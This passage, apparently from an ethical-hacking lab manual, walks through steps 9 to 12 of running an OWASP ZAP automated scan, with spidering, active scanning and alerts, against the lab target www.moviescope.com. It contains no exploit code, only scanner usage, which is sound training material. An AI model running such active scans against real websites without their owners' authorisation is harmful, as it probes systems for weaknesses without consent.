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

9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.



10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.



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
11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.



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
12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

    Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.



